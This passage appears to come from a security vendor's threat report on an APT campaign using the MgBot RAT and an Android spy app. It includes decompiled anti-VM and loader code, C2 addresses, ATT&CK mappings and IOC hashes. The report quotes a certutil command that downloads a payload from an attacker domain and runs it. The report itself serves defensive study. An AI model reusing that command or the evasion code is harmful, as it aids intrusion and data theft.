            FUN_10061b20(local_413,0,0x207);
            FUN_10002ad0(&local_824,0x208,L"cmd.exe /c copy \"%s\" \"%s\"");
            (*_DAT_100b26c8)(0,0,&local_824,0x208,&local_414,0x208,0,0);
            WinExec(&local_414,0);
            Sleep(3000);
        }
    }
    psVar2 = param_1;
    iVar5 = 0x104;
    while (((iVar7 = iVar5, psVar6 = psVar2, iVar7 != -0x7ffffefa &&
        (sVar1 = *(short *)((int)register0x00000010 + (-0x20c - (int)param_1) + (int)psVar6),
        sVar1 != 0))) {
        *psVar6 = sVar1;
        psVar2 = psVar6 + 1;
        iVar5 = iVar7 + -1;
        if (iVar7 + -1 == 0) {
            *psVar6 = 0;
            return iVar7;
        }
    }
    goto LAB_1001fb5e;
}
psVar2 = param_1;
iVar5 = 0x104;
while (((iVar7 = iVar5, psVar6 = psVar2, iVar7 != -0x7ffffefa &&
    (sVar1 = *(short *)((int)((int)piVar3 - (int)param_1) + (int)psVar6), sVar1 != 0))) {
    *psVar6 = sVar1;

```




Figure 23: Injection into WmiPrvse.exe




Figure 24: RAT's DLL is injected into memory space of WmiPrvse.exe

It uses several anti-debugging and anti-virtualization techniques to detect if it's running in a virtualized environment or if it is being debugged by a debugger. It uses *GetTickCount* and *QueryPerformanceCounter* API calls to detect the debugger environment.

To detect if it is running in a virtual environment, it uses anti-vm detection instructions such as *sldt* and *cpid* that can provide information about the processor and also checks Vmware IO ports (VMXH).

```

break;
case 3:
    psVar2 = param_3;
    uVar3 = 0x104;
    while ((uVar5 = uVar3, psVar4 = psVar2, uVar5 != 0x80000106) &&
           ((sVar1 = *(short *)((int)((int)L"Type:VMware" - (int)param_3) + (int)psVar4),
             sVar1 != 0))) {
        *psVar4 = sVar1;
        psVar2 = psVar4 + 1;
        uVar3 = uVar5 - 1;
        if (uVar5 - 1 == 0) {
            *psVar4 = 0;
            return (ulonglong)uVar5;
        }
    }
    break;
case 4:
    psVar2 = param_3;
    uVar3 = 0x104;
    while ((uVar5 = uVar3, psVar4 = psVar2, uVar5 != 0x80000106) &&
           ((sVar1 = *(short *)((int)((int)L"Type:VPC" - (int)param_3) + (int)psVar4), sVar1 != 0)))
    ) {
        *psVar4 = sVar1;
        psVar2 = psVar4 + 1;
        uVar3 = uVar5 - 1;
        if (uVar5 - 1 == 0) {
            *psVar4 = 0;
            return (ulonglong)uVar5;
        }
    }
    break;
case 5:
    psVar2 = param_3;
    uVar3 = 0x104;
    while ((uVar5 = uVar3, psVar4 = psVar2, uVar5 != 0x80000106) &&
           ((sVar1 = *(short *)((int)((int)L"Type:VBox" - (int)param_3) + (int)psVar4), sVar1 != 0)))
    ) {
        *psVar4 = sVar1;
        psVar2 = psVar4 + 1;
        uVar3 = uVar5 - 1;
        if (uVar5 - 1 == 0) {
            *psVar4 = 0;
            return (ulonglong)uVar5;
        }
    }
    break;
default:
    goto switchD_100235d3_caseD_5;
}
}

```



Figure 25: Environment Detection

All the strings used by this RAT are either obfuscated or XOR encoded to make its analysis hard.

This final piece of code bundled in MgBot is a Remote Administration Trojan with several capabilities such as:

- C2 communication over TCP (42.99.116[.]225:12800)

- Ability to take screenshots
- Keylogging
- File and directory management
- Process management
- Create MUTEX

Infrastructure relations

The following shows the infrastructure used by this APT and relations between hosts used by this group.

This APT group has used several different IP addresses to host its malicious payloads and also for its C2 communications.

What is interesting is that the majority of IP addresses used by this APT are located in Hong Kong and almost all of these Hong Kong-based IP addresses are used for C2 communication. Even in their past campaigns they mostly have used infrastructure in Hong Kong. The graph also shows the relationship between different IP addresses used by this APT group.




Figure 26: Infrastructure connections

Android RAT

We also found several malicious Android applications we believe are part of the toolset used by this APT group. Malwarebytes detects them as *Android/Trojan.Spy.AndroRat.KSRemote*.





Figure 27: Malicious Android APK

All these bogus applications contain a jar file named *ksremote.jar* that provides the RAT functionality:

- Recording screen and audio using the phone's camera/mic
- Locating phone with coordinates

- Stealing phone contacts, call log, SMS, web history
- Sending SMS messages



The screenshot shows a Java decompiler interface with the following details:

- Title Bar:** ksremote-dex2jar.jar
- Left Panel (File Structure):**
 - android.os
 - IPowerManager.class
 - IPowerManager
 - com
 - android.internal.telephony
 - ITelephony.class
 - ITelephony
 - sd.hk.impl
 - RSDServerImpl.class
 - RSDServerImpl_old.class
 - u6789.sd.hk
 - AndroidSocketSR.class
 - ContactConstant.class
 - ContactsCollector.class
 - DateFormatUtil.class
 - GetCallLog.class
 - GetInfomation.class
 - History.class
 - Jnicommon.class
 - Locate.class
 - MMSBean.class
 - MMSUtil.class
 - MyService.class
 - MyUtil.class
 - SMSHelper.class
 - SmsReceiver.class
 - SmsReceiver_old.class
 - Utils.class
 - WebHistory.class
 - YYZSleep.class
- Right Panel (Code View):**

```

private String getPhoto(int paramInt, long paramLong) {
    String str = "无头像";
    InputStream inputStream = null;
    if (paramInt > 0)
        try {
            Uri uri = ContentUris.withAppendedId(ContactsContract.ContactsContract.openContactPhotoInputStream(paramLong));
            inputStream = ContactsContract.Contacts.openContactPhotoInputStream(uri);
            if (inputStream != null && inputStream.available() > 0) {
                byte[] arrayOfByte = new byte[inputStream.available()];
                if (inputStream.read(arrayOfByte, 0, inputStream.available()) > 0) {
                    String str1 = encode(arrayOfByte);
                    str = str1;
                } else {
                    Log.d("contact", "get photo error");
                }
            }
            return str;
        } catch (Exception exception) {
            return str;
        } finally {
            if (inputStream != null)
                try {
                    inputStream.close();
                } catch (IOException iOException) {
                    iOException.printStackTrace();
                }
        }
    if (inputStream != null)
        try {
            inputStream.close();
            return str;
        } catch (IOException iOException) {
    }
}

```

Figure 28: Contact grabbing capability

This RAT communicates with C&C servers using random port numbers within the 122.10.89.170 to 179 range (all in Hong Kong)

- 122.10.89[.]172:10560
- 122.10.89[.]170:9552
- 122.10.89[.]172:10560

TTPs in line with Chinese APTs

The lures used in this campaign indicate that the threat actor may be targeting the Indian government and individuals in Hong Kong, or at least those who are against the new security law issued by China.

The TTPs observed in these attacks have been used by several Chinese APT groups:

- [Rancor](#) APT is known to use Certutil to download their payload
- [KeyBoy](#) is known to have used DDE in its previous campaigns
- APT40 has utilized [Squiblydoo](#) and [template injection](#) in its previous campaigns.

Considering these factors we attribute this APT attack with moderate confidence to a new Chinese APT group. Based on the TTPs used by this APT group we were able to track back its activities to at least 2014. In all their campaigns the actor has used a variant of MgBot.

A threat actor with a long documented history

A [Needle in a haystack](#) blog post from 2014 detailed a campaign that drops a Trojan disguised as a legitimate MP3 encoder library. In this campaign the actor used [CVE-2012-0158](#) to drop its Trojan. The rest of the TTPs including the methods used by the threat actor to execute MgBot and registry modifications are similar to this ongoing campaign.

In 2018, this group performed another operation in which they used a VBScript vulnerability ([CVE-2018-8174](#)) to [initiate their attack](#) to drop variants of MgBot. In March 2020, an archive file ([warning.rar](#)) was submitted to VirusTotal that we believe is part of another campaign used by this actor.

We will continue this group's activities to see if their targeting or techniques evolve. Malwarebytes users are protected from this campaign thanks to our signature-less anti-exploit layer.

The screenshot shows the Malwarebytes Nebula interface. At the top, there's a navigation bar with the Malwarebytes logo and the word "Nebula". To the right of the navigation bar, it says "Threat Intelligence" and "Super Admin". Below the navigation bar, a blue header bar says "Detection Details". The main content area is a table of detection details:

Action Taken:	Blocked
Category:	Exploit
Scanned At:	07/16/2020 4:55:40 PM
Reported At:	07/16/2020 4:55:40 PM
Type:	Exploit
Endpoint:	[REDACTED]
Location:	c:\windows\system32\cmd.exe c:\windows\system32\cmd.exe \c certutil -urlcache -split -f http://flash.governmentmm.com:81\storm.txt c:\users\%UserName%\Documents\ff.exe&&c:\users\%UserName%\Documents\ff.exe
Group Name:	Default group
Affected Applications:	Microsoft Office Word

Figure 29: Malwarebytes Nebula blocking malicious Word document

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands execution
	T1106	Execution through Module	Loads dropped or rewritten executable

	Load	<ul style="list-style-type: none"> - WUAUCLT.EXE - svchost.exe - rundll32.exe
	T1053 Rundll32	Uses RUNDLL32.EXE to load library
	T1064 Scripting	WScript.exe: Starts MSHTA.EXE for opening HTA or HTMLS files
	T1035 service execution	Starts NET.EXE for service management
	T1170 mshta	Starts MSHTA.EXE for opening HTA or HTMLS files
	T1086 PowerShell	Executes PowerShell scripts
Privilege Escalation	T1050 new service	Creates or modifies windows services through rundll32.exe
	T1088 Bypass UAC	Known privilege escalation attack through DllHost.exe
Persistence	T1031 Modify Existing Service	Creates or modifies windows services through rundll32.exe
	T1050 new services	Creates or modifies windows services through rundll32.exe
Defense Evasion	T1107 File Deletion	Starts CMD.EXE for self-deleting
	T1085 Rundll32	Uses RUNDLL32.EXE to load library
	T1088 bypass UAC	Known privilege escalation attack through DllHost.exe
	T1497 Virtualization/Sandbox Evasion	The Loader uses several anti-virtualization detections techniques
	T1221 Template Injection	Maldoc uses template injection to download remote template
	T1218 Signed Binary Proxy Execution	Use Squiblydoo to load executable
Discovery	T1012 Query Registry	Reads the machine GUID from the registry
	T1082 System Information Discovery	Reads the machine GUID from the registry
	T1007 System Service Discovery	Starts NET.EXE for service management
Lateral Movement	T1105 Remote File Copy	<ul style="list-style-type: none"> - certutil.exe: Downloads executable files from the Internet

C&C

T1105 Remote File Copy

- cmd.exe: Starts CertUtil for downloading files
- certutil.exe: Downloads executable files from the Internet
- cmd.exe: Starts CertUtil for downloading files

Table 1: Mitre Attack TTPs

IOCs

2a5890aca37a83ca02c78f00f8056e20d9b73f0532007b270dbf99d5ade59e2a Boris Johnson

Pledges to Admit 3 Million From Hong Kong to U.K.docx

fc885b50892fe0c27f797ba6670012cd3bbd5dc66f0eb8fdd1b5fca9f1ea98cc BNOHK.docx.zip

3b93bc1e0c73c70bc8f314f2f11a91cf5912dab4c3d34b185bd3f5e7dd0c0790

Boris_Johnson_Pledges_to_Admit_3_Million_From_Hong_Kong_to_U.K.rar

ecf63a9430a95c34f85c4a261691d23f5ac7993f9ac64b0a652110659995fc03 Email security

check.rar

1e9c91e4125c60e5cc5c4c6ef8ccb94d7313e20b830a1e380d5d84b8592a7bb6 Email security

check.docx

3a04c1bdce61d76ff1a4e1fd0c13da1975b04a6a08c27afdd5ce5c601d99a45b ADIN.docx

(storm.sct)

855af291da8120a48b374708ef38393e7c944a8393880ef51352ce44e9648fd8 ADIN.docx

(storm.sct)

1e81fb62cb57a3231642f66fee3e10d28a7c81637e4d6a03515f5b95654da585 ff.exe (storm.txt)

99aee7ae27476f057ef3131bb371a276f77a526bb1419bfab79a5fac0582b76a cobalt strike

flash.governmentmm.com: This domain used by actor to host remote templates. It has been registered 3 month ago by someone in United States.

MgBot samples

2310f3d779acdb4881b5014f4e57dd65b4d6638fd011ac73e90df729b58ae1e0
e224d730e66931069d6760f2cac97ab0f62d1ed4ddec8b58783237d3dcd59468
5b0c93a70032d80c1f5f61e586edde6360ad07b697021a83ed75481385f9f51f
1e81fb62cb57a3231642f66fee3e10d28a7c81637e4d6a03515f5b95654da585
07bb016c3fde6b777be4b43f293cacde2d3aae0d4e4caa15e7c66835e506964f
7bdfabdf9a96b3d941f90ec124836084827f6ef06fadf0dce1ae35c2361f1ac6
8ab344a1901d8129d99681ce33a76f7c64fd95c314ac7459c4b1527c3d968bb4
f41bfc57c2681d94bf102f39d4af022beddafb4d49a49d7d7c1901d14eb698d2

45.77.245[.]0: This IP has been used by Cobalt Strike as a C&C server.

42.99.116[.]225: C&C server used by final Payload.

Android samples

b5304a0836baf1db8909128028793d12bd418ff78c69dc6f9d014cadede28b77
9aade1f7a1f067688d5da9e9991d3a66799065ffe82fca7bb679a71d89fec846
5f7f87db34340ec83314313ec40333aebe6381ef00b69d032570749d4cedee46

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